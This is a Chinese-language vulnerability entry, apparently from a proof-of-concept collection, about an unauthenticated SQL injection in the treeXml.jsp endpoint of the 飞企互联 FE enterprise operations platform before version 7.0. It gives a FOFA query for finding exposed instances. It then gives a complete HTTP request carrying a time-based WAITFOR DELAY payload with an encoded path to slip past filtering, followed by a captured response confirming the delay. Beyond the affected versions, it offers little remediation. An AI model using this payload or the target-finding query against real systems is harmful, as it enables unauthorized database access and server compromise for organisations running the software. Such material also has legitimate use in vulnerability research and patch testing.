F1-14飞企互联-FE企业运营管理平台-SQL

漏洞描述：

飞企互联-FE企业运营管理平台 treeXml.jsp 接口存在SQL注入漏洞，未经授权攻击者可通过该漏洞获取数据库敏感信息，进一步利用可获取服务器权限，导致网站处于极度不安全状态。

影响版本：

FE业务协作平台 < 7.0

网站图片：

fofa语法：


app="FE-协作平台"

漏洞复现：

延时5秒 payload：

```
GET /sys/treeXml.js%70?menuName=1';WAITFOR+DELAY+'0:0:5'--&type=function HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
GET /sys/treeXml.js%70?menuName=1';WAITFOR+DELAY+'0:0:5'--&type=function HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Responses
https
210bytes / 5059ms
美化
请输入定位响应
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 04 Jun 2024 06:42:37 GMT
Content-Type: text/xml;charset=UTF-8
Connection: close
Set-Cookie: JSESSIONID=4703E42EAAEC99FC4B7C32B7108DF1C8; Path=/; HttpOnly
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Length: 210
<?xml version="1.0" encoding="UTF-8"?>
<tree>
<tree text="没有权限访问" action="javascript:void(0);" icon="/images/buttonImg
gif" openIcon="/images/buttonImg/cross.gif" />
</tree>